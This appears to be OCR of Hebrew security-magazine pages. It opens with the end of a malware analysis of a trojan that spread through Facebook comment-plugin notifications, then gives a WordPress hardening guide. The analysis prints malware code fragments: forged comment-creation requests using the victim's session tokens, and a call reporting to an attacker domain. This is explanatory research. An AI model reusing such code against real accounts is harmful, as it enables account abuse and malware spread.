
מוציאים את המוץ מהתבן

המטרה לשמה התכנסנו מגיעה סוף סוף - אחרי שהצלחנו לדחוף את המשימה הזו הלו"ז הכל כך עמוס שלנו ☺ ובכמה לילות ללא שינה הצלחנו למצוא את החלק שעליו הגן התוקף הכי הרבה. לא, לא נמצאו שם דרכי הגנות חדשניות, אבל החלק הזה אכן נמצא בליבה של הקוד, והוא לא הכי פשוט להבנה. המורכבות מתחילה בעובדה שזה לא תהליך שמוכל בלוגיקה של פייסבוק. אזי, יש "לפרק" הכל ולא להסתמך על רמזים.

כפי שטענו בהתחלה, הדרך היחידה לייצר נוטיפיקציה ל-mention של יוזר היא באמצעות תגובה, או יותר מדויק - באמצעות אובייקט שנמצא "פיזית" בתוך הממשק של פייסבוק. תיוג חיצוני לא היה קיים עד ההתקפה הזו, וגם בפייסבוק הופתעו לנוכח הממצא.


בואו נראה את ה-flow של הפגיעות:

לפייסבוק קיים אובייקט אשר ניתן למקם אותו באפליקציית צד שלישי, ובאמצעותו להזדהות בצורה ייחודית עם הפרטים המזהים של חשבון הפייסבוק שלנו. לצורך העניין, אם פתחתי בלוג חדש ואני רוצה שיעשו לי לייקים של פייסבוק, או שיתופים לפוסטים, אני אטמיע סוג כזה של פלאגין. הפלאגין הספציפי שאנחנו חקרנו הוא פלאגין שמקנה אופציה להשאיר תגובה:



ע"י מינוף של הפלאגין הזה, אנחנו יכולים ליצור נוטיפיקציה שתשלח את המשתמש המטורגט אל מחוץ לפייסבוק - לדף התגובות שלנו.

למשל, אם שני חברים הגיבו על אותו פוסט באתר חיצוני, הם יקבלו נוטיפיקציה לאותו אתר חיצוני על מנת לצפות בפוסט:



בטסט שעשינו, שני הפרופלים, אשר חברים בפייסבוק, הגיבו בפלאגין החיצוני, אשר יצרנו עם URL של דקופבוקס. כפי שניתן לראות למעלה, הנוטיפקציה לוקחת את המשתמש ל-dropbox.com:

```
https://www.facebook.com/l.php?u=https%3A%2F%2Fwww.dropbox.com%2Fs%2Fktmaf1xbkn4
1uod%2FTargetFile%3Fdl%3D0&h=lAQE0gSdj&s=1&enc=AZPo6OZ9YEsDrVJJhDdm-
V038t39jqPVCOwbS_dg18yIzvcYl0oxtsWjLxY4xxlwPespqMFhkyZm0J-
fL22LX9x3Wp7GwmbfA59kP_qMkWW1EA
```

שלב זה בהתקפה בעצם מאתחל את הלינק לטובת מיקומו של הפלאגין. (אמור בעיקרון להיות שם של דף/כתבה/מאמר למשל ולא נתיב להורדת קובץ):

```
https://www.facebook.com/plugins/feedback.php?api_key=113869198637480&href=https
%3A%2F%2Fdrive.google.com%2Fopen%3Fid%3D0B9oildoVHiNxVE10X2pXM3lLOUU
```

השלב הבא יהיה ליצור תגובה בפלאגין עצמו:

```
url: "https://www.facebook.com/plugins/comments/async/createComment/" +
this["commentData"][K] + "/?dpr=2",
type: "POST",
async: true,
headers: {
    "content-type": "application/x-www-form-urlencoded"
},
commentData: this.commentData,
data: {
    app_id: 113869198637480,
    av: fb["user_id"],
    text: gF["chain"](20)["toLowerCase"](),
```

```
    attached_photo_fbid: 0,
    attached_sticker_fbid: 0,
    post_to_feed: "false",
    __user: fb["user_id"],
    __a: 1,
    __dyn: "5UjKUlzu0wEdoyGzEy4--
C11wnooyUnwgUbErxW5Ex3ocUqz8Kaxe3KezU4i3K5Uy5ob8qx248sw",
    __req: 4,
    __pc: "EXP1:DEFAULT",
    fb_dtsg: fb["user_dtsg"],
    ttstamp: fb["tts"],
    __rev: fb["rev"],
    __sp: 1
}
```

```
POST
https://www.facebook.com/plugins/comments/async/createComment/400539608410/?dpr=
1 HTTP/1.1
Host: www.facebook.com
Connection: keep-alive
Origin: https://www.facebook.com
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer:
https://www.facebook.com/plugins/feedback.php?api_key=113869198637480&href=http:
//walla.co.il
app_id=113869198637480&av=100012560025411&text=hola%20amigos&attached_photo_fbid
=0&attached_sticker_fbid=0&post_to_feed=true&__user=100012560025411&__a=1&__dyn=
5UjKUiGdU4e3W3m8GEW8xdLFwgo5S68K5U4e2W6Uuxq8gS3e6EObyEjwXzE-
14wXwwxm17x248swpUO6Egx6&__req=3&__be=-
1&__pc=PHASED%3ADEFAULT&fb_dtsg=AQGkQTnhoYpF%3AAQHZ1uwE80VH&ttstamp=265817110781
84110104111891127058658172904911711969564886728&__rev=2438780&__sp=1
```

לאחר שהתגובה פורסמה, בקשה נוספת תתבצע ל-https://www.facebook.com/plugins/comments.

הקשה מחזירה את ה-properties של הפוסט בפלאגין:

```
this.commentData["share_id"] = globalFunction["between"]('"commentIDs":["', '"',
f["responseText"])["split"]("_")[1]; // 400539608410_10153962897128411
```

ברגע שמתקבל ה-share_id, אנו נחזור ל-internal Facebook API ונתחיל לאסוף מידע על מנת לייצר תגובה פיקטיבית שתשמש קונטיינר להתקפה שלנו:

```
post_params = {
"ft_ent_identifier": this["commentData"]["share_id"],
"comment_text": gF["chain"](10)["toLowerCase"](),
"source": 21,
"client_id": Date["now"]() + ":" + Math["floor"](U2e[F](Date["now"](), 1000)),
"session_id": globalFunction["chain"](8)["toLowerCase"](),
"comment_text": "Array of tagged friends"
}
url: "https://www.facebook.com/ufi/add/comment/?dpr=1",
type: "POST",
async: true,
headers: {
   "content-type": "application/x-www-form-urlencoded"
```

```
}
```

ניתן לראות בקוד המודגש שאכן מתבצע שימוש ב-share_id של התגובה בפלאגין וזו מוזרקת לתוך התגובה הרגילה שנוצרת בפייסבוק. זה הדבר שגורם לפייסבוק לנתב את הלחיצה על הנוטיפיציה לגוגל דרייב של אותו קורבן והורדה של stage 1 מחדש (כפי שצוין ב-infection loop למעלה).

השלב האחרון שהתבצע הוא עריכת הבקשה בצורת איתחול ה-comment_text ל-null.

ניסיון לשחזר את ההתקפה לא צלח, שכן פייסבוק אכן חסמו את אותו ה"פיצ'ר". מעבר לכך, הסקריפט משתמש בדיבאג של פייסבוק על מנת לוודא כל פעולה.

```
if (A["responseText"]["indexOf"]("errorSummary") > -1) {
    chrome["runtime"]["sendMessage"]({
        method: 'GET',
        action: 'xhttp',
        url: "https://corneliuspettus.com/g2.php?comment=" + fb["todel"]
    }, function(e) {});
    commentsT;
}
```

מכיוון שפייסבוק חסמו את ההתקפה, מחשבי קורבנון שילחצו על לינק אקטיבי יודבקו בטרויאן חצי-רדום. אין לו את סט ההתקפות המלאות, אך הוא כן מסוגל לשלוח הודעות צ'אט למשל. מבחינת גודל הוא 5K לעומת 80KB מקורי.

```
"errorSummary":"Message Failed"

"errorDescription":"\u003Cul class=\"uiList _4kg _6-h _6-j _6-
i\">\u003Cli>This message contains content that has been blocked by our
security systems.\u003C\/li>\u003Cli>If you think you&#039;re seeing
this by mistake, please \u003Ca
href=\"\/help\/contact\/571927962827151?"
```

לסיכום

אם נסכם את הדברים, הכלי הזה מאתגר מאוד ויכול להכיל הרבה מעבר לקוד שחקרנו. אנחנו חושדים שקיים Builder לכלי זה בפורומים כאלה ואחרים וב"רשתות אפלות" ☺ אשר נמכר ככלי פישינג רובסטי ומטריד לכל דבר.

מקווה שנהנתם מהקריאה, ואם יש שאלות, כמובן - תשאלו את דני.

טיפים לשיפור אבטחת WordPress

מאת שחר גלעד

הקדמה

WordPress החלה את דרכה כפלטפורמה לכתיבת בלוגים במתכונת של קוד פתוח. מה שאומר שכל אחד יכול לעצב אותה כראות עיניו, לכתוב שורות קוד נוספות ולבנות עבורה תוספים ייעודיים. עם הזמן הפלטפורמה התפתחה מבניית בלוגים קטנים וחביבים, לאחת מהפלטפורמות המובילות ביותר בעולם לבניית אתרים! בזכות הקוד הפתוח והעובדה שכל מפתח יכול להוסיף ולשפר אותה, גדלה WordPress לממדים עצומים, וכיום 25 אחוז מכלל האתרים באינטרנט בנויים על WordPress.

הפופולאריות העצומה שלה והעובדה שהיא קלה ונוחה לתפעול, מאפשרת לאנשים רבים, שלא כתבו שורת קוד אחת ומעולם לא עסקו בתכנות, לבנות אתרים יפים שבהחלט מסוגלים לספק לא מעט מהצרכים הקיימים היום. בזכות הקלות והממשק הנוח לתפעול, חברות רבות בונות ללקוחות אתרים ב-WordPress ולאחר הדרכה קצרה בעל האתר יכול לנהל את התכנים שלו באופן עצמאי. שימוש ב-WordPress מקטין בצורה ניכרת את התלות של הלקוח בחברה שבנתה לו את האתר, דבר שלעתים רבות משרת הן את אינטרס הלקוח והן את אינטרס החברה.

אז איך למעשה הפלטפורמה עובדת?

אחד היתרונות הגדולים במערכת, היא האפשרות לרכוש תבניות מוכנות מראש. כלומר, מתכנתים יושבים ויוצרים תבנית בדיוק כמו שהאתר נראה לכל עניין ודבר. את התבנית רוכשים, מתקינים על WordPress ובעזרת הממשק הנוח לתפעול, כל שנותר לעשות הוא להוסיף תכנים, תמונות, לשנות צבעים, לתת קצת טאץ' אישי והנה לכם אתר מוכן.

ל-WordPress יש אלפי תוספים, גם חינמיים וגם בתשלום, שבעזרתם ניתן לייעל את האתר עוד יותר. מחפשים אפשרות קצרה לחבר בין האתר לעמוד הפייסבוק העסקי ולא רוצים להתעסק עם קוד? שום בעיה. תוסף ייעודי יעשה את העבודה. זקוקים להטמעה של טפסי "צור קשר" מעוצבים? גם את זה ניתן להתקין בנפרד. למעשה, כמעט כל פיצ'ר שהייתם רוצים לראות באתר שלכם, ניתן למצוא כתוסף (Plugin), להתקין אותו בלחיצת כפתור וליהנות מהעולם הנפלא הזה שנקרא קוד פתוח. לא עוד מערכות סגורות שרק מתכנת אחד או שניים, אשר עבדו על האתר יוכלו לשנות, אלא מערכת פתוחה הניתנת לשינויים בכל רגע נתון. כמובן שהתוספים החשובים ביותר שיש להתקין לכל אתר הם דווקא התוספים שלא רואים על האתר עצמו. מדובר בתוספי אבטחה חשובים מאוד, כאלו שימנעו מכל מיני אנשים לא רצויים להשתלט לכם על האתר - ועל חלקם אף נרחיב בהמשך.

WordPress, מעצם היותו קוד פתוח, מהווה מטרה נוחה יותר להאקרים שמחפשים לפגוע בכם ובעסק שלכם. ישנה תחרות קבועה בין האנשים שמנסים לפרוץ לאתרי WordPress, למתכנתים שאחראים על תוספי האבטחה. האקרים מנסים להקדים את המתכנתים ולהפך. לזכותם של תוספי האבטחה אפשר לשייך את העובדה, שכאשר מתקינים תוסף, לא מדובר בפעולת שגר ושכח. כלומר, לא התקנתם תוסף אבטחה וזהו, עכשיו 10 שנים הוא יוכל להגן עליכם, וזאת מכיוון שהוא לא יהיה רלוונטי לכלים החדשים של האקרים. תוספי האבטחה ב-WordPress מתעדכנים על בסיס קבוע, מה שמאפשר שקט נפשי, וגם עם האקרים מצאו שיטות עקיפה חדשות, תוספי האבטחה הרלוונטים יעודכנו בהתאם ויסגרו חורים לא רצויים שניתן למצוא בין שורות הקוד. WordPress מעצם היותה קהילה גדולה, ניזונה גם מדיווחים של בוני אתרים אחרים שמאתרים פריצות אפשריות. אותם דיווחים עוברים לאנשים הרלוונטיים, כמו מפתחי תוספים או לאתר WordPress עצמו, והם מצידם מנסים לייעל את המערכת על פי דיווחים אלו.

אבטחה ב-WordPress

בעולם מושלם היה ניתן להמנע ב-100% מפריצות לאתר הנמצא בבעלותינו. אבל אנחנו חיים בעולם בו תמיד יהיו כאלו שינסו להשתלט לכם על האתר, כל פורץ וסיבותיו הוא: זה יכול להיות למטרת שעשוע, מטרת כופר (ידרשו ממכם לשלם כסף בשביל לקבל את האתר בחזרה), או אפילו בגלל איבה פוליטית (ובישראל אתרים תמיד נמצאים על הכוונת של ארגונים פרו-פלסטינים). האבטחה ב-WordPress לא תמנע 100 אחוז פריצות, אבל בעזרת הפעולות הנכונות והתופסים הנכונים היא בהחלט יכולה לצמצם בצורה משמעותית את אפשרויות הפריצה לאתר שלכם.

איך עושים את זה בפועל?

עוד לפני שניגע בתוספים, קיימים מספר שלבים אותם צריך לבצע על מנת לאבטח את ה-WordPress שלכם. יש לבצע חלק מהצעדים עוד בשלב הקמת האתר ואת השאר מבצעים בצורה שוטפת:

Antivirus למחשב - במידה והמחשב שלכם נגוע בווירוסים שאוספים עליכם מידע, יהיה קל מאוד לאותו האקר לגנוב לכם את סיסמאות הניהול ולהשתלט לכם על האתר. על כן יש להקפיד כי המחשב שלכם נקי מתוכנות מסוכנות ולהתקין Antivirus, שמתעדכן וסורק את המחשב שלכם על בסיס קבוע כי אם במקרה יש לכם תולעים או סוסים טרויאנים הם דיי בקלות יכלו לזהות את השם משתמש וסיסמא למערכת ניהול של האתר שלכם.

Hosting - בראש ובראשונה, אל תתפתו לאחסן את האתר שלכם על שרת רק כי הוא זול. תעשו בדיקה מקיפה. תקראו המלצות וחוות דעת על חברות האחסון השונות ותוודאו כי השרת עליו אתם מאחסנים את האתר, תמיד לבדוק שהחברת אחסון שאצלם אתם מאחסנים מבצעים גיבוי לאתר יום יום וכמובן לבדוק

האם הם משתמשים בשרתים שלהם בשפת קוד PHP (השפת קוד של WordPress) הכי חדשה בשוק, כי אם לא הפרצות יכולות להגיע גם דרך השרת אחסון.

הגנה על ממשק הניהול - למרות שזה נשמע טריוויאלי, מדובר בצעד סופר חשוב שיש להקפיד לעשות. ברגע שה-WordPress הותקן על הדומיין, בונה האתר מתבקש לבחור שם וסיסמא. כמו בפייסבוק שלכם או בג'ימייל, חשוב מאוד שהסיסמא לא תהיה פשוטה, כמו לדוגמה הספרות 1-8. אלא סיסמא מסובכת שתערב תווים מיוחדים, אותיות גדולות ומספרים (אמנם זה לא חובה אבל זה בהחלט מומלץ) כמובן, שגם את שם המשתמש שלכם לא כדאי להשאיר כ-Admin, שזה מה שתקבלו כברירת מחדל, אלא לשנות לשם קצת יותר מורכב. את הפעולה הזאת מבצעים פעם אחת כשמקימים את האתר, וכמובן שניתן לשנות סיסמא בכל רגע נתון, לא מעט פעמים נתקלתי באתרי לקוחות שהשם משתמש הוא Admin והסיסמא היא 12345 אז חשוב לדאוג לזה כי אלו הסיסמאות הכי קלות לפרצה על ידי האקרים. החוק החשוב ביותר בעת בחירת סיסמה הוא: "סיסמה שקל לזכור אך קשה לנחש".

עדכוני גירסה שוטפים - WordPress, כאמור, היא פלטפורמה שכל הזמן מתעדכנת, כל הזמן מנסים לשפר אותה ולייעל אותה, ולכן היא זוכה לעדכוני גירסה על בסיס קבוע. אחת לכמה זמן, יוצא לאוויר העולם עדכון גירסה, שבין היתר מתייחס לפריצות אפשריות וכמובן שהוא נועד גם לחסום אותם. את עדכון הגירסה אפשר תמיד לבצע דרך האתר של WordPress. אפשר להגדיר במערכת הניהול שלכם, שההגדרות יבוצעו אצלכם בצורה אוטומטית וכל פעם שיהיה עדכון, המערכת שלכם תעודכן. חברת אחסון אחראית שולחת התראה ללקוחות שמאחסנים אצלה אתר על כך שקיים עדכון וניתן לבצע אותו, לכן בעל אתר לא יוכל להגיד "לא ידעתי", וכאשר יש עדכון, חשוב מאוד לבצע אותו.

אותה הפעולה חלה גם על תוספים. הפלאגינים המותקנים על האתר, גם הם זוכים לטיפול מקיף ובתדירות די גבוהה ניתן למצוא להם עדכונים. חשוב להקפיד לעדכן אותם. זכרו, כל גירסת WordPress או תוספים לא מעודכנת, עלולה להיות הדלת שדרכה האקרים יפרצו לאתר שלכם. הקפידו לעדכן!

FTP - אם אתם מעלים את התבנית, קבצים ושאר התיקיות של האתר שלכם דרך FTP, תנסו לעבוד דרך ממשק ה-SFTP. שימוש בו זהה לחלוטין ל-FTP. ההבדל היחיד הוא שב-SFTP, כל הסיסמאות ותווך התקשורת שלכם מוצפן ואינו עובר לשום מקום לא צפוי. ככה שגם אם במהלך תהליך העברת הקבצים מ-FTP לשרת מחכה לכם פורץ, הוא לא נחשף לסיסמאות שלכם.

שמירה על ה-Database - במידה ואתם מאחסנים מספר אתרים על אותו השרת מומלץ להקפיד להקים עבור כל אחד משתמש בנפרד.

אבטחת קובץ WP-CONFIG.PHP - ניתן להעביר את הקובץ לתיקיה שנמצאת מעל ההתקנה של ה-WordPress. כלומר האתר יושב בתיקיית ה-root, אך הקובץ של WP-CONFIG.PHP נמצא בתיקיה אחרת כך שלא יהיה ניתן לגשת לקובץ הנ"ל ללא גישה למערכת הקבצים של השרת.

ניטרול עריכת קובצים - לפי הגדרות ברירת המחדל של WordPress, כל אחד יכול לערוך את קבצי ה-PHP לפי הצורך. שינויים כאלו ואחרים אמנם יכולים לסייע לכם בהטמעת קוד, אך לרוב הם גם יהיו המקום הראשון שאליו תוקפים ינסו להגיע בשביל לחרב לכם את הקוד ולשתול שם את הדברים שלהם, אם פרצו לאתר שלכם ודרך הממשק ניהול יש אפשרות לערוך קבצים הפורץ יכול בקלות לשנות ולמחוק את כל האתר בלי בעיה. לכן הקפידו לחסום עריכת קבצים דרך הממשק ניהול.

גיבויים על בסיס שוטף - וודאו כי חברת האחסון עליה יושב האתר שלכם מגבה את התכנים והגירסאות האחרונות של האתר. אם יש משהו יותר נורא מפריצה לאתר, זה היום שאחרי, שהפריצה נסתמת וההאקר נעלם ואין לכם גיבוי. במצב כזה תצטרכו להתחיל לבנות את כל האתר ולהזין את כל התכנים מאפס. מן הסתם, אף אחד לא מעוניין בעבודה שכזו, לכן חשוב לוודא כי יש לכם קבצי גיבוי שמתעדכנים כל הזמן, לכל צרה שלא תבוא.

תוספים (פלאגינים) לWordPress

כאמור, מעבר לשיטות האבטחה שניתן לעשות "בידיים", קיימים תוספי אבטחה ייעודיים ל-WordPress. עדיין לא נוצר התוסף האחר שמצליח לכסות על הכל ויכול להעניק הגנה של 100%, אך אפשר להשתמש בשילוב של תוספים על מנת לאבטח את האתר בצורה המקסימלית. חשוב לדעת כי תוספים מצויינים מסויימים, יכולים להגן על רבדים שונים באתר, אבל לא על הכל בבת אחת. עובדה חשובה נוספת לגבי תוספים - אם ניסיתם תוסף למען מטרה מסויימת והחלטתם לא להשתמש בו, תמחקו אותו. אל תשאירו אותו במצב לא פעיל, אלא פשוט תמחקו אותו מהמערכת שלכם. תוסף לא פעיל שיושב אצלכם על האתר, הוא לא תוסף שאתם מעניקים לו תשומת לב. **הזמן יעבור, לא תעדכנו אותו והוא יוכל להפוך לפתח עבור פורצים**. אם אתם לא זקוקים לתוסף, הסירו אותו מהאתר ומהשרת שלכם. **תישארו רק עם התוספים החיוניים לכם**, והקפידו לוודא כי הם מתעדכנים על בסיס קבוע.

All in One WP Security & Firewall plugin - תוסף פופולארי במיוחד, עם מספר פונקציות חשובות במיוחד.

אבטחת חשבונות משתמשים:

- התוסף מזהה חשבונות משתמשים בשם "Admin" ומתריע לך לשנות אותם, בנוסף הוא מזהה אם השם משתמש והסיסמא זהים (אני לא צריך לפרט כמה שזה אידיוטי, אך יש לא מעט אתרים עם כאלו פרטי גישה)
- הפלאגין כולל כלי שיוצר לך סיסמא חזקה ביותר הרבה מאשר הסיסמאות ש-WordPress מיצר.

אבטחת כניסת משתמשים למערכת ניהול:

- על מנת למנוע התקפה באמצעות כניסות מרובות, התוסף חוסם את ה-IP מחוץ למערכת ומתריע לך על זה במייל, התוסף גם מאפשר לך לחסום או לבטל חסימה לכתובות IP מרובות בלחיצת כפתור.
- מנתק משתמשים לאחר שהייה רבה מדי במערכת ללא כל פעולה (על מנת לבלום תקיפות)
- הפלאגין כולל אפשרות לראות את רשימת משתמשים אשר מחוברים בזמן אמת לאתר שלך.
- הפלאגין כולל אפשרות להוסיף קאפצ'ה בכניסה למערכת ניהול "ולשכחתי סיסמא" על מנת למנוע מסקריפטים אוטומטיים לבצע Brute Force לממשקי הניהול.

אבטחת מסד נתונים:

- בלחיצת כפתור תוכל ליצור גיבוי למסד נתונים בכל זמן שתרצה.

אבטחת מערך הקבצים:

- מזהה איזה קבצים או תיקיות ישנם הגדרות הרשאה לא מאובטחות ומתריע לך עליהם על מנת שתסגור את אפשרות הזו.
- מונע שינוי או ערכית קבצי PHP מאזור מערכת ניהול WordPress.

גיבוי ושחזור htaccess ו-wp-config:

אולי החלק הכי חשוב בתוסף, קובץ htaccess מאשרלשלוט בכמעט כל אספקט ברמת השרת, הרבה גורמים זדוניים מנסים לגשת לקובץ htaccess ולערוך אותו, לכן חשוב במיוחד לגבות ולדאוג לשים את הקובץ במקום מוגן. הגיבוי ישמש אתכם למקרה שתרצו לשחזר פונקציות חשובות באתר.

אפשרות לרשימה שחורה:

- בליחצת כפתור תוכלו ליצור רשימת IP שאותם תרצו לחסום מהאתר לגמרה.


סריקת אבטחה למסד נתונים ולקבציי האתר:

- סריקה אשר מזהה אם חל שינוי בקבצי נתונים באתר, מראה לך בצורה פשוטה איזה שינויים בוצעו כך שתוכל לדעת אם הם תקינים ואם הכניסו קוד שלא היה אמור להיות קיים שם בכלל.

- סריקה מעמיקה יותר של מסד הנתונים יאפשר לכם לראות אם בוצע שינוי בקבצי JavaScript ו-HTML בליבת המערכת WordPress.

תוסף אבטחה רציני מאוד עם עוד המון פונקציות שתוכלו לקרוא עליהם בעמוד התוסף.

iThemes security - גם הוא תוסף פופולארי, שמתאים גם למשתמשים חדשים וגם למשתמשים מנוסים.



לחיצה אחת תתקין את התוסף לפי הגדרות ברירת המחדל של המערכת (שאמורות לעשות את העבודה), ולמשתמשים בעלי ניסיון רב יותר יש אפשרות להגדיר ולשנות דברים לפי הצורך שלהם. חלק מהתכונות המעולות של התוסף הזה:

הפיצ'ר הכי משתלם - הגנה נגד מתקפות Brute Force עתידיות:

התוסף מזהה ניסיונות פריצה לאתרים אחרים (אשר מותקן בהם התוסף) ואוטומטית חוסם את כתובת ה-IP גם באתר שלך.

פיצ'רי הגנה נוספים:

- התוסף מזהה וחוסם רובוטים אשר מנסים להיכנס למכרת ניהול.
- התוסף מכריח את המשתמשים לשנות את הסיסמא למערכת ניהול לסיסמה שתעמוד במדיניות של סיסמה חזקה, ובנוסף גם מתריע כל פרק זמן להחליף סיסמא.

- התוסף מכבה את אפשרות עריכת הקבצים דרך הממשק משתמש (קבצי PHP ו-CSS שונים), כך שאם בכל זאת מתבצעת פרצה כל קבצי האתר מוגנים.
- התוסף מזהה וחוסם התקפות של רובוטים על המסד נתונים של האתר.

פיצ'רי זיהוי והתרעה:

- התוסף מזהה אם בוצעו שינויים בקוד של האתר ומודיע לך עליהם, כך שאף אחד לא יוכל לבצע שינויים מפגעים מבלי שתקבל התרעה על כך.
- מזהה שינויים קריטיים שבוצעו בקוד וחוסם את האפשרות הזאת.
- התוסף מריץ סריקות, מזהה ומתריע אם באתר שלך זוהה תוכנה זדונית.
- התוסף שולח מייל לבעלים של האתר על כל ניסיון כניסה דרך המערכת ניהול שנכשל.

תוספות נוספות:

- ישנה אפשרות באמצעות התוסף לשנות את ה-URL הקבוע של הכניסה למערכת ניהול (wp_admin).
- מבצע ניתוק אוטומטית מהמערכת ניהול כאשר המשתמש נשאר מחובר אך לא ביצע שום פעולה זמן רב.
- מזהה דפי 404 באתר ומתריע לך על התיקון שלהם לצורכי SEO.

Wordfence Security - תוסף שהותקן למעלה ממיליון פעם, הוא מספק הגנה מפני תולעים וסוסים טרויאנים. התוסף הוא חינמי לגמרה וגם מגיע בקוד פתוח. אך ישנה אפשרות לגירסה בתשלום שמעניקה לך תמיכה מתמדת, חסימה לפי ארצות, בדיקת IP של האתר אם הוא הוספם ועוד...

